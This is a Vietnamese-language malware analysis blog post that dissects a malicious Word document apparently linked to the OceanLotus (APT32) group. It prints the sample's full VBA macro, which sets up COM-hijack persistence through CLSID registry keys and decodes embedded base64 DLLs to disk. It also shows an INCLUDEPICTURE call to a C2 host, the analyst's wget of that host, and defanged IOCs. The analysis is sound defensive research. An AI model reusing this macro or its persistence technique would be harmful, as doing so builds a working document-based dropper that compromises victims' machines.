Thưởng tết….

By m4n0w4r


Published: 2019-06-02 · Archived: 2026-04-06 01:39:04 UTC


5 min read

May 31, 2019

Vô tình nhặt được cái sample:
https://www.virustotal.com/gui/file/9f59c397d1346f2707fc7b54fe6cb4622770accf94eb4394514d2bf167d65007/detection

Press enter or click to view image in full size





Kĩ thuật sử dụng trong tài liệu này có vẻ liên quan đến OceanLotus (aka APT-32):
https://unit42.paloaltonetworks.com/tracking-oceanlotus-new-downloader-kerrdown/

Thông tin metadata của sample:

```
Codepage: 1252
Title:
Subject:
Author: DEV
Keywords:
Comments:
Template: Normal.dotm
Last author: blackcat
Revision: 4
Application name: Microsoft Office Word
Editing time: 00:23:00 01.01
Creation time: Fri Jan 18 09:28:00 2019
Last save time: Tue Jan 29 22:07:00 2019
Page count: 7
Word count: 125343
Char count: 714458
Security type: 0
```

Dạo vòng vòng trong sample để thu thập thêm thông tin: 😉

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000820	20	49	4E	43	4C	55	44	45	50	49	43	54	55	52	45	20	.INCLUDEPICTURE.
00000830	20	22	68	74	74	70	73	3A	2F	2F	77	6F	72	64	2E	77	."https://word.w
00000840	65	62	68	6F	70	2E	69	6E	66	6F	2F	6F	70	65	6E	2E	ebhop.info/open.
00000850	70	6E	67	22	20	20	5C	2A	20	4D	45	52	47	45	46	4F	png"..*.MERGEFO
00000860	52	4D	41	54	20	14	01	15	0C	0D	0C	0D	0C	0D	54	56	RMAT.........TV
00000870	71	51	41	41	4D	41	41	41	41	45	41	41	41	41	2F	2F	qQAAMAAAAEAAAA//
00000880	38	41	41	4C	67	41	41	41	41	41	41	41	41	41	51	41	8AALgAAAAAAAAAQA
00000890	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000008A0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000008B0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	45	41	AAAAAAAAAAAAAAEA
000008C0	45	41	41	41	34	66	75	67	34	41	74	41	6E	4E	49	62	EAAA4fug4AtAnNIb
000008D0	67	42	54	4D	30	68	56	47	68	70	63	79	42	77	63	6D	gBTM0hVGhpcyBwcm
000008E0	39	6E	63	6D	46	74	49	47	4E	68	62	6D	35	76	64	43	9ncmFtIGNhbm5vdC
000008F0	42	69	5A	53	42	79	64	57	34	67	61	57	34	67	52	45	BiZSBydW4gaW4gRE
00000900	39	54	49	47	31	76	5A	47	55	75	44	51	30	4B	4A	41	9TIG1vZGUuDQ0KJA
00000910	41	41	41	41	41	41	41	41	41	71	70	6E	72	57	62	73	AAAAAAAAAqpnrWbs
00000920	63	55	68	57	37	48	46	49	56	75	78	78	53	46	32	6C	cUhW7HFIVuxxSF2l
00000930	76	6C	68	57	66	48	46	49	58	61	57	2B	65	46	47	38	vlhWfHFIXaW+eFG8
00000940	63	55	68	64	70	62	35	6F	56	32	78	78	53	46	56	5A	cUhdpb5oV2xxSFVZ
00000950	6B	58	68	48	7A	48	46	49	56	56	6D	52	47	45	64	4D	kXhHzHFIVVmRGEdM
00000960	63	55	68	56	57	5A	45	49	52	2B	78	78	53	46	5A	37	cUhVWZEIR+xxSFZ7
00000970	2B	48	68	57	33	48	46	49	56	75	78	78	57	46	4E	63	+HhW3HFIVuxxWFNc
00000980	63	55	68	66	79	5A	48	59	52	76	78	78	53	46	2F	4A	cUhfyZHYRvxxSF/J
00000990	6E	72	68	57	2F	48	46	49	56	75	78	34	4F	46	62	38	nrhW/HFIVux4OFb8
000009A0	63	55	68	66	79	5A	46	6F	52	76	78	78	53	46	55	6D	cUhfyZFoRvxxSFUm
000009B0	6C	6A	61	47	37	48	46	49	55	41	41	41	41	41	41	41	ljaG7HFIUAAAAAAA
000009C0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
000009D0	41	41	41	41	41	41	41	41	42	51	52	51	41	41	54	41	AAAAAAAABQRQAATA
000009E0	45	47	41	43	2B	4E	51	56	77	41	41	41	41	41	41	41	EGAC+NQVwAAAAAAA
000009F0	41	41	41	4F	41	41	41	69	45	4C	41	51	34	41	41	4B	AAAOAAAiELAQ4AAK
00000A00	49	41	41	41	44	49	41	77	41	41	41	41	41	41	77	68	IAAADIAwAAAAAAwh
00000A10	4D	41	41	41	41	51	41	41	41	41	77	41	41	41	41	41	MAAAAQAAAAwAAAAA
00000A20	41	41	45	41	41	51	41	41	41	41	41	67	41	41	42	51	AAEAAQAAAAAgAABQ

Base64string

Press enter or click to view image in full size

```
C:\Users\REM\Desktop>wget https://word.webhop.info/open.png
SYSTEM_WGETRC = c:/progra~1/wget/etc/wgetrc
syswgetrc = C:\Program Files\GnuWin32/etc/wgetrc
--2019-05-31 19:21:19--  https://word.webhop.info/open.png
Resolving word.webhop.info... 109.248.149.96
Connecting to word.webhop.info|109.248.149.96|:443... failed: Connection refused
.
```

Toàn bộ VBA code của sample:

```
' module: ThisDocumentAttribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
    On Error Resume Next
    Dim sAppData As String
    sAppData = Environ("APPDATA")
    sAppData = sAppData & "\main_background.png"
    Dim sAppDataNew As String
    sAppDataNew = Chr(34) & sAppData & Chr(34)

        Dim myWS As Object, strPath
    Set myWS = CreateObject("WScript.Shell")
    Set fsoCheck = VBA.CreateObject("Scripting.FileSystemObject")
    Dim iCheck As Boolean
    iCheck = False
    #If Win64 Then
    #Else
        If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then
            iCheck = True
        Else
            iCheck = False
        End If
    #End If

        If iCheck = True Then
        Dim wsh As Object
        Set wsh = VBA.CreateObject("WScript.Shell")
        Dim waitOnReturn As Boolean: waitOnReturn = True
        Dim windowStyle As Integer: windowStyle = 0
        wsh.Run "cmd.exe /S /C reg add  HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9
    Else
        If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\") = False Then
            myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\", "", "REG_SZ"
        Else
        End If
        If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}
            If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3
                myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5F
            Else
            End If
            myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC354
        Else
        End If
```

```
    End If
    Dim b As String
    Dim a As String
    Dim tableNew As Table
    Set tableNew = ActiveDocument.Tables(1)
    If (iCheck = True) Then
        a = tableNew.Cell(1, 1).Range.Text
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    Else
        a = tableNew.Cell(1, 2).Range.Text
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    End If
End Sub

Function RegKeyExists(i_RegKey As String) As Boolean
    Dim myWS As Object
    On Error GoTo ErrorHandler
    Set myWS = CreateObject("WScript.Shell")
    myWS.RegRead i_RegKey
    RegKeyExists = True
    Exit Function

    ErrorHandler:
     'key was not found
     RegKeyExists = False
End Function

Function Base64Decode(ByVal vCode, ByVal sPath)
    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.Text = vCode

        Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
    objStream.Write oNode.nodeTypedValue
    objStream.SaveToFile sPath, 2

        Set objStream = Nothing
    Set oNode = Nothing
    Set oXML = Nothing
End Function
```

Cơ bản VBA code này làm nhiệm vụ:

- Cấu thành đường dẫn cho tập tin **main_background.png: %APPDATA%\main_background.png**
- Kiểm tra môi trường hiện hành là **32-bit** hay **64-bit**. Nếu là 64-bit thì sẽ thực thi lệnh:

```
wsh.Run "cmd.exe /S /C reg add  HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5
```

ngược lại, thực thi lần lượt:


```
myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\", "", "F
```

> Dựa vào từ khóa **InprocServer32**, ta có thể biết được file **%APPDATA%\main_background.png sẽ là một tập tin dll**

- Sau khi thiết lập thành công Registry, tiến hành decode base64data và ghi ra file **main_background.png.** Dựa vào biến **iCheck** để drop ra dll x64 hay dll x32:

```
Set tableNew = ActiveDocument.Tables(1)
    If (iCheck = True) Then
        a = tableNew.Cell(1, 1).Range.Text //lấy base64data tại hàng 1 cột 1 (32bit-dll)
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    Else
        a = tableNew.Cell(1, 2).Range.Text //lấy base64data tại hàng 1 cột 2 (64-bit dll)
        a = Left(a, Len(a) - 2)
        b = Base64Decode(a, sAppData)
    End If
```

Press enter or click to view image in full size




Căn cứ vào thông tin có được tiến hành decode để lấy các binary. Có thể debug hoặc là dùng Cyberchef:

- 32-bit dll:

  Press enter or click to view image in full size

- 64-bit dll:

  Press enter or click to view image in full size




> Tôi thấy attacker có vẻ hơi nhầm trong quá trình decode và ghi ra file. Nếu là OS 64-bit thì lại drop ra 32-bit dll. Còn ngược lại, với OS 32-bit lại drop ra 64-bit dll 😕

Kiểm tra sơ bộ các dll

- Với 32-bit dll:

  Press enter or click to view image in full size

  Press enter or click to view image in full size




```
000000011530   000010013730      0   XA:\Code\Macro_NB2\Request\PostData32.exe -u hxxps://syn[.]servebbs
```

- Với 64-bit dll:

  Press enter or click to view image in full size

  Press enter or click to view image in full size


```
000000014243   0000000141D0      0   YA:\Code\Macro_NB2\Request\PostData64.exe  -u hxxps://syn[.]servebb
```

Thử load file về nhưng C2 đã dẹo:

Press enter or click to view image in full size

IOCs:

Doc sample: 9f59c397d1346f2707fc7b54fe6cb4622770accf94eb4394514d2bf167d65007

Get m4n0w4r’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in


Dropped file (based on architecture):

- 32-bit dll: ee1e3956df9f69ae3c87a53075881f65
- 64-bit dll: c74a24dea88999797aaceeecd63efaff

Some C2:

- hxxps://word[.]webhop[.]info (109[.]248[.]149[.]96)
- hxxps://syn[.]servebbs[.]com (194[.]9[.]177[.]13)

Press enter or click to view image in full size



End.

Source: https://tradahacking.vn/th%C6%B0%E1%BB%9Fng-t%E1%BA%BFt-fbcbbed49da7